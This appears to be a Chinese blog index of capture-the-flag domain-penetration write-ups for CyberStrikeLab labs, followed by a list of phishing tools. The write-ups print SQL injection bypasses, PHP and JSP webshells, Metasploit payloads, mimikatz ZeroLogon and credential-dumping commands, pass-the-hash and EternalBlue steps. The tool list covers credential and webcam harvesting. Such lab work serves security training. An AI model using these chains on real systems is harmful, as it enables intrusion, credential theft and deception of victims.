

搜索到
195
篇与
的结果
-

 【域渗透】cyberstrikelab-lab5 cyberstrikelab-lab5web渗透BEESCMS1、后台发现验证码复用漏洞,后台账号密码可以爆破2、后台sql注入漏洞admin' order by 5--+ # and 被过滤 admin' and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 去掉前面的空格 admin'and updatexml(1,concat(0x7e,select database(),0x7e),1)--+ # 报错信息如下,数据库名beescms 操作数据库失败XPATH syntax error: '~,beescms~'<br>sql:select id,admin_name,admin_password,admin_purview,is_disable from bees_admin where admin_name='admin'and updatexml(1,concat(0x7e, database(),0x7e),1)-- ' limit 0,1 # 其他双写绕过 union => uni union on select => selselectect from => fr from om where => wh where ere # 列1 admin_name admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 1,1),0x7e),1)# # 列2 admin_password admin'a and nd updatexml(1,concat(0x7e,(seselectlect column_name fr from om information_schema.columns wh where ere table_name like 'bees_admin' limit 2,1),0x7e),1)# # 字段1 admin admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_name fr from om beescms.bees_admin limit 0,1),0x7e),1)# # 字段2 7e60bc642fefc11b43792e8745df6c1 // cmd5.com 解密 cyber admin'a and nd updatexml(1,concat(0x7e,(seselectlect admin_password fr from om beescms.bees_admin limit 0,1),0x7e),1)# 密码cyber,登录,版本就是4.0准备一个图片马,shell.jpg,抓包修改shell.php<?php @eval($_POST['shell']); ?> 在上传图片管理界面,查看网页源码,找到新上传图片的html标签能看到php文件路径,然后蚁剑连接http://192.168.10.10:6582/upload/img/202512101423498303.php 内网渗透msfvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD Windows/meterpreter/bind_tcp; set RHOST 192.168.10.10; set LPORT 4444; exploit -j -z" upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe upload /data/Windows_atk/mimikatz/x64/x64/mimikatz.exe fscan扫内网,在20.20的8080端口,有一个Jboss内容管理系统C:\phpstudy_pro\WWW\upload\img>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::d4eb:d150:7852:d93f%8 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::f90f:239c:ae8a:42db%15 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW\upload\img>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.10:445 open 192.168.20.20:139 open 192.168.20.20:135 open 192.168.20.30:88 open 192.168.20.20:8080 open 192.168.20.10:3306 open 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.30:139 open 192.168.20.10:139 open 192.168.20.30:135 open 192.168.20.10:135 open 192.168.20.20:8009 open 192.168.20.10:7680 open [*] alive ports len is: 14 start vulscan [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [+] NetInfo: [*]192.168.20.30 [->]WIN-7NRTJO59O7N [->]192.168.20.30 [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:8080 code:200 len:1554 title:Welcome to JBoss AS [+] InfoScan:http://192.168.20.20:8080 [Jboss] 已完成 14/14 [*] 扫描结束,耗时: 18.7052044s 设置路由,配置代理meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > bg [*] Backgrounding session 1... msf exploit(multi/handler) > use auxiliary/server/socks_proxy msf auxiliary(server/socks_proxy) > set VERSION 5 VERSION => 5 msf auxiliary(server/socks_proxy) > set SRVPORT 1080 SRVPORT => 1080 msf auxiliary(server/socks_proxy) > run -j [*] Auxiliary module running as background job 1. [*] Starting the SOCKS proxy server 设置proxychains4配置文件,代理到msf┌──(root㉿kali)-[/data/demo] └─# tail /etc/proxychains4.conf # socks4 192.168.1.49 1080 # http 192.168.39.93 8080 # rted: "basic"-http "user/pass"-socks ) # [ProxyList] # add proxy here ... # meanwile # defaults set to "tor" socks5 127.0.0.1 1080 获取到对方内网的 Jboss cms这个可以利用jboss综合利用工具,获取到第二个flag第三台,永恒之蓝命令执行,反弹shell和其他的都不行use auxiliary/admin/smb/ms17_010_command set RHOSTS 192.168.20.30 set COMMAND type C:\\flag.txt run 最后得到flaggo-flag{Cfg8hlBj4dXppo5j}
 -
【域渗透】cyberstrikelab-Lab4,ZeroLogon漏洞获取域控权限 cyberstrikelab-Lab4Web渗透5820端口是web服务sql注入https://www.cnblogs.com/shamaxian/p/19319207sqlmap -u "http://192.168.10.10:5820/ad_js.php?ad_id=1" -p ad_id --dump admin / admin123456登录后台 /admingetshell,直接修改源码POC参考链接:https://blog.csdn.net/cainsoftware/article/details/119116430http://192.168.10.10:5820/admin/tpl_manage.php?act=edit&tpl_name=../../ann.php 修改内容如下<?php @eval($_POST['a']);?> msfvenom -p Windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe msfconsole -q -x "use exploit/multi/handler; set PAYLOAD Windows/meterpreter/bind_tcp; set LHOST 192.168.10.10; set LPORT 4444; exploit -j -z" 内网渗透getuid发现已经是系统权限msf exploit(multi/handler) > run [*] Started bind TCP handler against 192.168.10.10:4444 [*] Sending stage (177734 bytes) to 192.168.10.10 [*] Meterpreter session 4 opened (10.10.10.173:43577 -> 192.168.10.10:4444) at 2025-12-09 22:07:22 -0500 meterpreter > getuid Server username: NT AUTHORITY\SYSTEM 上传fscan,扫内网,发现7001端口weblogicmeterpreter > upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe [*] Uploading : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Uploaded 5.18 MiB of 5.18 MiB (100.0%): /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe [*] Completed : /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe -> fscan.exe meterpreter > shell Process 2316 created. Channel 2 created. Microsoft Windows [�汾 10.0.18363.592] (c) 2019 Microsoft Corporation����������Ȩ���� C:\phpstudy_pro\WWW>chcp 65001 chcp 65001 Active code page: 65001 C:\phpstudy_pro\WWW>ipconfig ipconfig Windows IP Configuration Ethernet adapter ��̫��ʵ�� 0: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::1dfe:1621:b57c:7f61%17 IPv4 Address. . . . . . . . . . . : 192.168.10.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.10.233 Ethernet adapter ��̫��ʵ�� 0 2: Connection-specific DNS Suffix . : Link-local IPv6 Address . . . . . : fe80::402e:23ec:6cb6:e625%16 IPv4 Address. . . . . . . . . . . : 192.168.20.10 Subnet Mask . . . . . . . . . . . : 255.255.255.0 Default Gateway . . . . . . . . . : 192.168.20.1 C:\phpstudy_pro\WWW>fscan.exe -h 192.168.20.0/24 fscan.exe -h 192.168.20.0/24 ___ _ / _ \ ___ ___ _ __ __ _ ___| | __ / /_\/____/ __|/ __| '__/ _` |/ __| |/ / / /_\\_____\__ \ (__| | | (_| | (__| < \____/ |___/\___|_| \__,_|\___|_|\_\ fscan version: 1.8.1 start infoscan (icmp) Target 192.168.20.10 is alive (icmp) Target 192.168.20.20 is alive (icmp) Target 192.168.20.30 is alive [*] Icmp alive hosts len is: 3 192.168.20.30:445 open 192.168.20.20:445 open 192.168.20.10:3306 open 192.168.20.30:88 open 192.168.20.10:7680 open 192.168.20.10:445 open 192.168.20.30:139 open 192.168.20.10:135 open 192.168.20.10:139 open 192.168.20.20:139 open 192.168.20.30:135 open 192.168.20.20:135 open 192.168.20.20:7001 open [*] alive ports len is: 13 start vulscan [*] 192.168.20.30 [+]DC __MSBROWSE__\WIN-7NRTJO59O7N [+] NetInfo: [*]192.168.20.20 [->]cyberweb [->]192.168.20.20 [*] 192.168.20.20 CYBERSTRIKELAB\CYBERWEB Windows Server 2012 R2 Standard 9600 [*] WebTitle:http://192.168.20.20:7001 code:404 len:1164 title:Error 404--Not Found [+] InfoScan:http://192.168.20.20:7001 [weblogic] 已完成 13/13 [*] 扫描结束,耗时: 24.8144105s 配置路由meterpreter > run post/multi/manage/autoroute [*] Running module against DESKTOP-JFB57A8 (192.168.10.10) [*] Searching for subnets to autoroute. [+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing table. [+] Route added to subnet 192.168.20.0/255.255.255.0 from host's routing table. meterpreter > run autoroute -p [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute. [!] Example: run post/multi/manage/autoroute OPTION=value [...] Active Routing Table ==================== Subnet Netmask Gateway ------ ------- ------- 192.168.10.0 255.255.255.0 Session 4 192.168.20.0 255.255.255.0 Session 4 设置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j weblogic(用msf打了几次没成功)域渗透ZeroLogon (CVE-2020-1472) 是近几年Windows上曝出的高危漏洞,CVSS V3.0评分10.0,攻击者只需要定位域控主机名及IP,并且可以访问域控,就可以在无需任何凭据的情况下 (可在域外) 拿到域管理员的权限。枚举域主机信息,域名为cyberstrikelab.com, Windows 主机名为WIN-7NRTJO59O7N,通过如下内容可以得知主机是域内成员Derived membership: domain member┌──(root㉿kali)-[~] └─# proxychains enum4linux-ng -A 192.168.20.30 -C ============================================================ | Domain Information via SMB session for 192.168.20.30 | ============================================================ [*] Enumerating via unauthenticated SMB session on 445/tcp [proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.20.30:445 ... OK [+] Found domain information via SMB NetBIOS computer name: WIN-7NRTJO59O7N NetBIOS domain name: CYBERSTRIKELAB DNS domain: cyberstrikelab.com FQDN: WIN-7NRTJO59O7N.cyberstrikelab.com Derived membership: domain member Derived domain: CYBERSTRIKELAB 上传mimikatz.exeupload /usr/share/Windows-resources/mimikatz/x64/mimikatz.exe 使用新版mimikatz可用,旧版没有这个模块,利用过程发现存在zerologonmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /account:WIN-7NRTJO59O7N$" exit 重置域内hashmimikatz.exe "lsadump::zerologon /target:192.168.20.30 /ntml /null /account:WIN-7NRTJO59O7N$ /exploit" exit 提取域内hash,仅提取 NTDS Section(域级数据),完全过滤 SAM、LSA Secrets 等本地冗余信息,直接输出域内所有用户 / 域机器账户的哈希。proxychains impacket-secretsdump CYBERSTRIKELAB/WIN-7NRTJO59O7N\$@192.168.20.30 -no-pass -just-dc PTH 域控,获取第三个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30 PTH另外一台机器,获取第二个flagproxychains impacket-psexec -hashes :00f995cbe63fd30411f44d434b8dac98 cyberstrikelab.com/Administrator@192.168.20.30
-

【2026最新】社工钓鱼工具推荐合集 1、kali setoolkit用setoolkit进行钓鱼攻击,kali是根据要克隆的网址将网站保存在某个文件夹下,并且添加一些其他的信息,主要是将受害者输入的信息截获下来,并保存到有一个文本文件中,还有截获完之后,使浏览器跳转到正常页面。2、Cobalt StrikeCobalt Strike 一款以由美国redteam团队,研 发出来的一款以Metasploit为基础的GUI框架 式渗透测试工具。也是支持钓鱼功能的。3、Phishing FrenzyRuby on Rails网络钓鱼框架http://github.com/pentestgeek/phishing-frenzy 4、Ghost PhisherGhost Phisher是使用Python编程语言和Python Qt GUI库编写的无线和以太网安全审计和攻击软件程序,该程序能够模拟接入点并部署各种内部网络服务器,用于网络,渗透测试和网络钓鱼攻击。项目地址:http://github.com/savio-code/ghost-phisher 5、King Phisher网络钓鱼活动工具包项目地址:http://github.com/rsmusllp/king-phisher 6、wifipumpkin3wifipumpkin3是一个强大的流氓接入点攻击框架,用Python编写,允许并提供给安全研究人员,红队和逆向工程师安装无线网络来进行中间人攻击。项目地址:https://github.com/P0cL4bs/wifipumpkin3 7、GoPhishGophish是一个为企业和渗透测试人员设计的开源网络钓鱼工具包。它提供了快速、轻松地设置和执行网络钓鱼活动和安全意识培训的能力。项目地址: http://github.com/gophish/gophish 8、Zphisher一个带有30多个模板的自动网络钓鱼工具。此工具仅用于教育目的!作者将不负责任何误用本工具包!项目地址: http://github.com/htr-tech/zphisher 9、BlackPhish超轻量,功能众多,速度极快。img项目地址: http://github.com/iinc0gnit0/BlackPhish 10、OhMyQR依赖QR码认证的劫持服务。qr项目地址: http://github.com/cryptedwolf/ohmyqr 11、SayCheese通过链接获取目标的网络摄像头项目地址: http://github.com/hangetzzu/saycheese 12、I-See-YouISeeYou是一个Bash和Javascript工具,用于在社会工程或网络钓鱼活动中查找用户的确切位置。使用精确的位置坐标,攻击者可以进行初步侦察,这将有助于他们进行进一步的有针对性的攻击。项目地址: http://github.com/Viralmaniar/I-See-You 13、Social Engineer Toolkit (SET)来自TrustedSec的社会工程师工具包(SET)存储库- SET的所有新版本都将部署在这里。项目地址: http://github.com/trustedsec/social-engineer-toolkit 14、Evilginx独立的中间人攻击框架,用于钓鱼登录凭据和会话cookie,允许绕过双因素身份验证项目地址: https://github.com/kgretzky/evilginx2 15、SocialFish网络钓鱼工具和信息收集器项目地址:http://github.com/UndeadSec/SocialFish
-

【域渗透】cyberstrikelab-lab3 cyberstrikelab-lab3web信息收集端口扫描nmap -sT -Pn -p- 192.168.10.10 -T4 3590端口开启是一个web应用扫描出来了一个访问看看是一个登录框查看登录界面的网页源码登录进来看到版本信息使用万能的搜索引擎看到这里有一个本地文件泄露漏洞找到第一个flag另外还发现能在web目录写入文件,我们写入一句话<?php @eval($_POST['cmd']);?> 蚁剑连接msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 内网渗透上线msf直接就是系统权限查找fscanfind / -name "fscan.exe" 2>/dev/null 利用meterpreter模块上传upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 看到有双网卡fscan扫描另一张网卡,发现192.168.20.20和192.168.20.30靶机,其中30是域控主机使用fscan扫描第一台机器的端口添加路由run post/multi/manage/autoroute 配置代理use auxiliary/server/socks_proxy set VERSION 5 set SRVPORT 1080 run -j 修改代理vi /etc/proxychains4.conf 访问到thinkphp站从flag中可以看到木马在主页使用awBruter密码爆破工具,爆破出来密码是admin123蚁剑设置好代理使用密码连接找到第二个flag拿下系统权限域渗透之后就可以上传msf马,如果蚁剑不行的话(这个环境可能有一点问题,第二台机器老是断网)那就使用windows的远程连接上传到10.10,然后再利用windows自带的远程连接传20.20机器(前提是创建了一个远程连接用户),往期很多文章都写过,之后利用msf抓取hash或者使用猕猴桃抓取哈希,使用hash传递攻击proxychains impacket-psexec -hashes :f349636281150c001081894de72b4e2b cyberstrikelab.com/administrator@192.168.20.30
-

【域渗透】CyberStrikeLab-Lab2,骑士CMS渗透 web渗透最开始已经获取到了对方的内网ip,192.168.10.10 ,通过fscan扫描内网并探测一定数量的端口,扫描结果先808端口是web服务,通过页面的title显示出这是骑士cms内容管理系统访问这个界面是骑士cms翻到最底下,发现系统版本随便找几篇文章看看有没有pochttps://xz.aliyun.com/news/3368找到一个poc输入poc,自动跳转到登录界面,看来没有未授权登录漏洞http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),' 尝试访问呢一个不存在的页面,爆出来了thinkphp的版本使用thinkphp综合利用工具,没有漏洞方案二,爆破后台账号密码爆破出密码为admin123456登录后台再使用poc,能够正常获取php的版本信息http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),' 继续执行,创建一个一句话木马http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',eval($_POST['cmd']),' https://xz.aliyun.com/news/3368,这篇文章已经告诉我们shell的路径在哪了,他会在这个文件里面创建你执行的恶意代码来访问这个界面,正常执行我们刚刚嵌入的恶意代码http://192.168.10.10:808/Application/Home/Conf/config.php 打开蚁剑,输入链接和密码在c盘找到flag使用msf创建一个马msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 使用蚁剑上传打开msf,开启监听# kali msfconsole use multi/handler set payload windows/meterpreter/bind_tcp set rhost 192.168.10.10 # 蚁剑执行上传成功的木马 shell.exe 内网渗透上线之后,发现是系统权限。进入命令行shell chcp 65001 whoami # 发现是系统权限,不用额外提权 退出会话,将会话保留在后台exit bg 在本机查找fscanfind / -name "fscan*" 2>/dev/null 找到fscan位置后,进入会话1 并上传fscansessions 1 upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 在当前目录下找到fscan利用fscan扫内网,发现另外两台主机192.168.10.20和192.168.10.233,20机器的8080端口是web服务访问界面,是一个tomcattomcat文件上传漏洞 https://blog.csdn.net/allintao/article/details/129503762200表示ok,上传成功<%! class U extends ClassLoader { U(ClassLoader c) { super(c); } public Class g(byte[] b) { return super.defineClass(b, 0, b.length); } } public byte[] base64Decode(String str) throws Exception { try { Class clazz = Class.forName("sun.misc.BASE64Decoder"); return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str); } catch (Exception e) { Class clazz = Class.forName("java.util.Base64"); Object decoder = clazz.getMethod("getDecoder").invoke(null); return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str); } } %> <% String cls = request.getParameter("passwd"); if (cls != null) { new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext); } %> 连接测试将之前的生成的马上传上去准备上线msf# msf use multi/handler set payload windows/meterpreter/bind_tcp set rhost 192.168.10.20 # 蚁剑执行上传成功的木马 shell.exe 成功拿下20权限,使用msfgetsystem进行提权,结果显示,成功提权到system权限在根目录找到flag2输入ipconfig,看到另一个网卡地址再上传fscan,这个新的网卡upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 发现20.30 机器存在永恒之蓝漏洞再来设置路由,此时你会有两个会话和路由run autoroute -s 192.168.20.0/24 run autoroute -p 域渗透上传mimikatz.exe 抓取系统hash使用find查找find / -name "mimika*.exe" 2>/dev/null 进入shell执行命令.\mimikatz.exe privilege::debug sekurlsa::logonpasswords 抓取到administrator用户的NTML hash0a571981f9373e059c6c6313c2469359 准备好frp配置文件,搭建正向代理,客户端配置服务端配置PTH登录,并且上传frpevil-winrm -i 192.168.10.20 -u Administrator -H "0a571981f9373e059c6c6313c2469359" upload windows_x64_admin.exe 启动# kali ./frpc -c frpc.ini # 靶机 ./frps.exe -c frps.ini 修改代理配置文件vi /etc/proxychains4.conf 使用proxychains代理启动msfproxychains msfconsole 使用永恒之蓝命令执行模块,能够正常执行命令use admin/smb/ms17_010_command set RHOSTS 192.168.20.30 set command whoami run 找到最后一台机器的flagset command type C:\\flag.txt run